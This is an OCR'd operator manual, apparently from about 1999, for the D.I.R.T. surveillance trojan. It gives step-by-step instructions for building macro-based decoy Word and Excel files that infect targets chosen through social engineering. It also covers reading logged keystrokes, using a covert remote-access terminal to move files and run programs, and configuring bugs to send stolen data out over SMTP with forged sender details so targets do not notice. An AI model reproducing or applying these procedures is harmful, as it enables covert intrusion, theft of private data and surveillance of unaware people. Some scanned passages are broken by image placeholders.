In order to utilize either a Word, Excel or Powerpoint file as the decoy, it is necessary to develop a number of your own "decoy bug-files" utilizing the corresponding file template provided by Codex Data Systems, Inc. Each template contains the file macro required to launch the D.I.R.T.™ bug on the target's computer. **NOTE: THE POWERPOINT BUTTON ON THE TARGET MANAGER IS NOT ACTIVE. IF YOU WISH TO DEVELOP A POWERPOINT DECORY, CONTACT CODEX DATA SYSTEMS REGARDING SECURITY ISSUES.**

To generate a decoy, you must open the file template ("**source.doc**" or "**source.xls**") for the corresponding document type and prepare a document with your own material (presumably material that motivates the target to open the attachment in order to view the document).



Address C:\Program Files\DIRT\decoys

Name	Size	Type	Modified
contents	1KB	Text Document	3/30/98 10:17 PM
dummy	24KB	Application	9/23/99 9:03 AM
infect	20KB	Application	3/19/98 12:30 AM
source	34KB	Microsoft Word Document	12/12/99 5:32 AM
source	26KB	Microsoft Excel Worksheet	1/15/00 6:35 AM

5 object(s) | 103KB (Disk free space: 2.64GB) | My Computer

Windows Explorer View: "bugs" and "decoys" directories

NOTE: All the files you prepare for your arsenal are stored in the "decoys" files. Presumably, you will develop many decoys: .exe, .doc, .xls, .ppt and **.rtf** files. You will probably develop decoy for a specific target based upon your own intel and social engineering.

Building a Macro-based Decoy

1. Open the corresponding "source" file from the decoy directory
   a. Word: source.doc
   b. Excel: source.xls
2. The "source" file is the shell into which you either
   a. cut and paste another document; or
   b. develop a new document from scratch.
3. Once the decoy is completed **BE SURE TO SAVE IT IN THE DECOY FILE UNDER A DIFFERENT NAME THAN THE TEMPLATE**.

To accomplish this,

1. Click on the "**File**" menu;
2. On the File menu, click "**Save As;**"
3. In the File name box, type a new name for the new bug-file (make sure to put the file in the "decoys" directory); and
4. Click "**Save**."


A note about "dummy.exe": this executable in the decoy directory is, in fact, the executable into which the D.I.R.T.™ bug is placed when it is enveloped into the corresponding macro. In reality, ignore it, but be sure NOT TO DESTROY IT!

Viewing Target Logs

Once new target data has been imported into the database, the decoded information is ready to be viewed. Right-clicking on the D.I.R.T.™ icon

D (in the icon tray by the clock) will bring up the current target index.

Additionally, in the target manager, double clicking on a target will display the corresponding target log.



Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Location: file:///C|/Program Files/DIRT/html/targets.html
What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Document: Done

Target Index

Case# 99-0579 - Counter-Terrorism (ID: RPEYMLES)
Case# 99-0571 - National Security (ID: QRDJMARG)
Case# 99-0574 - Child Porn (ID: PHPVOSEE)
Case# 99-0573 - Narcotics (ID: POEFOGAA)
Internal Investigation - Integrity Check (ID: PKQFVEUB)
Case# 99-0572 - Organized Crime (ID: PHVVHJAP)

Screen capture of target log html.

Clicking on a specific case will bring up the target log for that case. The following types of information are displayed within the target log:


Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Location: file:///C|/Program Files/DIRT/html/reg/YVVWOMBX.html
What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Document: Done

Target ID: YVVWOMBX
First Update: Sat Sep 18 01:36:42 1999
Last Update: Sat Sep 18 01:56:42 1999

Timestamp: Sat Sep 18 01:36:42 1999

Comp Name: W9K9Q6

User Name: W9K9Q6

Bug Path: C:\WINDOWS\Desktop.exe

OS Info: Win32 (i.e. Win95) Ver: 4.10 Build: 67766446

Target IP: 192.168.0.2

Timestamp: Sat Sep 18 01:41:20 1999
the quick brown fox jumped over trhe sleepy dog
Target IP: 165.254.158.111


- Timestamp (based on target's computer clock)
- computer name (if any)
- User Name (if any)
- operating system (OS Info)
- hard drive serial number
- IP address
- computer keystrokes

Screen capture of individual case target log.

D.I.R.T.™ Remote Access

Remote access allows files to be transferred to and from the target computer. Programs can be run on the remote computer. This functionality is very powerful, since vast amounts of data can be collected from the target invisibly. "D.I.R.T.™ Bugs" can be upgraded through remote access, and running bugs can be terminated. Add-on software can also be installed in the same manner.
All "D.I.R.T.™ Bugs" have remote access capabilities built in. To access the bugs, the remote access terminal is used. This program resembles a simple text based FTP client. Commands are typed at the prompt, and are forwarded to the bug.

To open the Remote Access function:



```
Network Information
Version: 0.2
Descr: Microsoft wsock32.dll, ver2.2, 32bit of Apr 22 1999, at 20:29:32.
Sys Stat: On Win95.
Max Sock: 32767
Max UDP:  65467

Command:
```

1. Go into Windows Explorer;
2. Go to the DIRT directory;
3. Find the file: "**raterm**;" double click on file;
4. A DOS box will open with a prompt, awaiting your line commands. (*see left*)

Command Summary:

open <remote address> *- connects to remote computer*

dir <optional file mask> *- prints remote directory contents*

cd <path> *- changes remote directory*

put <filename> *- copies a local file to remote computer*

get <filename> *- copies a remote file to local computer*


del <filename> *- deletes a file on the remote computer*

run <program> *- runs a program on the remote computer*

killbug *- terminates the bug on the remote computer*

close *- close connection with remote computer*


? *– lists all commands available on the remote terminal window (see below)*



```
Network Information
Version: 0.2
Descr: Microsoft wsock32.dll, ver2.2, 32bit of Apr 22 1999, at 20:29:32.
Sys Stat: On Win95.
Max Sock: 32767
Max UDP:  65467

Command: ?
The following commands are available anytime:
quit - quit this program
open ip:port- open a connection to a remote
The following commands are available only when connected to a remote:
close - close current connection
dir {filespec} - get a directory with optional filespec
cd dir - change directory
get filespec - get file from remote
put filespec - put file on remote
del filespec - delete file from remote
screencap filespec - capture remote screen into filespec on local machine
killbug - terminates bug on remote
Command: _
```

The "open port" Command

The open command takes the remote address as: **<IP Address>:<RA Port>**. For example, to connect to a bug running on the same machine as raterm, use "**open 127.0.0.1:2001**". The IP and the port are separated by a colon. "2001" is the default setting for the port but it can be changed in the bug generator configuration.



```
Network Information
Version: 0.2
Descr: Microsoft wsock32.dll, ver2.2, 32bit of Apr 22 1999, at 20:29:32.
Sys Stat: On Win95.
Max Sock: 32767
Max UDP:  65467

Command: open xxx.xxx.xxx:2001_
```

Note: If the address of the bug is not available in the logs, it will be necessary to examine the headers or the subject heading of the email messages from the target to determine the targets actual IP address.

**<u>IMPORTANT!</u> USE THE RUN COMMAND WITH CAUTION.
PROGRAMS WILL RUN ON THE REMOTE COMPUTER**.

If the program was not specifically designed to run invisibly, it will be noticed by the target (and your "cover" may be blown). For example, if "run notepad.exe" were entered as a command, the notepad program would pop up on the target's screen.

The "**run**" command doesn't currently support command line arguments. A command like "*run notepad.exe readme.txt*" is invalid.

The "**get**" and "**put**" commands transfer files using the same name. Local files are in the current directory. Remote files are in the current directory of the bug.

NOTE: A record of all remote access activities is stored in the **"ralog.txt"** file located in the DIRT directory. This feature is ideal for assessing the target's harddrive in order to plan the retrieval of key documents or files, such as email mailboxes.

Advanced Topics

Command Line Options

The D.I.R.T.™ Command Center has been designed to allow control center functionality from the command line. While novice users will most likely prefer the graphical and web interface, the ability to use command line programs allows advanced users to employ scripts, and custom programs to control the command center. For programmers, there are also library files available to allow them to link the functionality of the control center into their programs.

Bug Generation

Bugs can be generated by using the program "**dirtgen.exe**." This program makes use of two configuration files in generating bugs. The files "**defbug.txt**" and "**userbug.txt**" are in the same format and can be edited with a text editor. "**Dirtgen.exe**" first reads "**defbug.txt**" and then "**userbug.txt**". Information in "**userbug.txt**" will override information contained in "**defbug.txt**." The "**defbug.txt**" file comes configured with information that should be acceptable for most uses. Generally only a small amount of target specific information is provided in the "**userbug.txt**" file, and the default values are used with all bugs. The "**userbug.txt**" file is generated automatically when the bug generation dialog is used.

Data in the configuration files is specified in text format, with one entry per line. Each line starts with an option word, possibly followed by some information pertinent to the control type. Lines that do not have a valid option word starting the line are ignored. Comments can be put into the file by beginning the line with a " **#** ".

Basic option lines

These options are often set in the "**user.gen**" file.

> ***bugid <ID string>*** *- specifies the ID to be embedded in the dirt bug.*
> ***to <user@host>*** *- specifies the primary location to receive bug information.*
> ***cc <user@host>*** *- specifies a secondary location to receive bug information.*
> ***server1 <a.b.c.d:port>*** *- specifies the primary SMTP server to send data through.*
> ***server2 <a.b.c.d:port>*** *- a secondary server*
> ***server3 <a.b.c.d:port>*** *- a tenerary server*
>
> ***file <local file name> <remote file name> <optional flags>*** *- specifies a file to be included in the bug. <local file name> is the file on your computer that you want to be added. <remote file name> is the name of the file after it is extracted on the targets computer. <flags> are white space separate keywords that control how the bug interprets the attached file.*

Valid file flags are:

> ***run*** *- tells the bug to run the file after it is extracted.*
> ***current*** *- the file will be extracted in the target's current directory (default)*
> ***nocurrent*** *- anyplace but the current directory (not implemented)*
> ***windows*** *- the file will be extracted in the target's windows directory*
> ***system*** *- the file will be extracted in the targets system directory*
> ***temp*** *- the file will be extracted in the target's temporary directory*

Advanced option lines

These options are usually set in the "**default.gen**" file.

logfile <file name> - Name of the bug's data file (default is "Desktop.dat")

mailinterval <integer number> - The number of minutes to wait between attempts to send data. Default is 5.

hostfrom <host name> - Specifies the host that log data appears to come from. Default is "nowhere.net."

userfrom <user name> - Specifies the host that log data appears to come from. Default is "nobody."

mailtimeout <integer number> - In milliseconds. Default is 60000 (one minute).

options <options> - Set various options. Default is "netnoras netrascon." Options are:

NETNORAS - Network connections are attempted if no RAS entries are found (assume LAN).
NETRASCON - Network connections are attempted if there is an active RAS connection.
NETNOCHK - Network connections are always attempted.

Notes:

The "**userfrom**" and "**hostfrom**" options are used by the bug when it talks to the SMTP servers.

The "**hostfrom**" option is sent in the SMTP command "HELO." The "MAIL FROM:" SMTP command uses "**userfrom@hostfrom**" as its argument. It is very important that these options are **NOT** set to reflect your target's actual e-mail address. If they are set to the targets address, messages may bounce back to the target, definitely arousing suspicion.

The "**default.gen**" file contains two "file" options, core.dat and coredll.dat. Do **NOT** remove or change the order of these options. These files contain vital information to the operation of the bug and **MUST** be the first file options read.

Customizing the look of target logs

The D.I.R.T.™ system outputs target logs in HTML format. This approach allows for maximum platform independence, while providing high quality output and the advanced features of HTML documents. The format of decoded logs is quite easy to customize to your tastes. There is a directory called "template" in the main D.I.R.T.™ directory. Contained in this directory are several ".tmp" files. These files are templates that the D.I.R.T.™ system uses to create HTML documents. The ".tmp" files are editable with a text editor, and contain HTML syntax. Embedded in the HTML syntax are D.I.R.T.™ specific tokens. These tokens are expanded by the dirt system when HTML output is generated.

By editing the ".tmp" files the format of generated HTML files can be extensively customized to your taste.

*.tmp files:

indexh - index file header

indexf - index file footer

tiitem - target index item

ntiitem - target index item for target with new data

targeth- index file header

targetf- index file footer

username

bugid

time

bugname

ipaddr

osinfo

lineline

rawline

<u>Template Tokens:</u>

@TARGETNAME (done)
@@TARGETID (done)
@@RAWLOG (done)
@@LINELOG (done)
@@TIMESTAMP
@@OSINFO
@@USERNAME

@@COMPNAME
@@IPADDR
@@LINEREF
@@LINEDATA
@@RAWDATA
@@FIRSTUPDATE
@@LASTUPDATE

NOTES: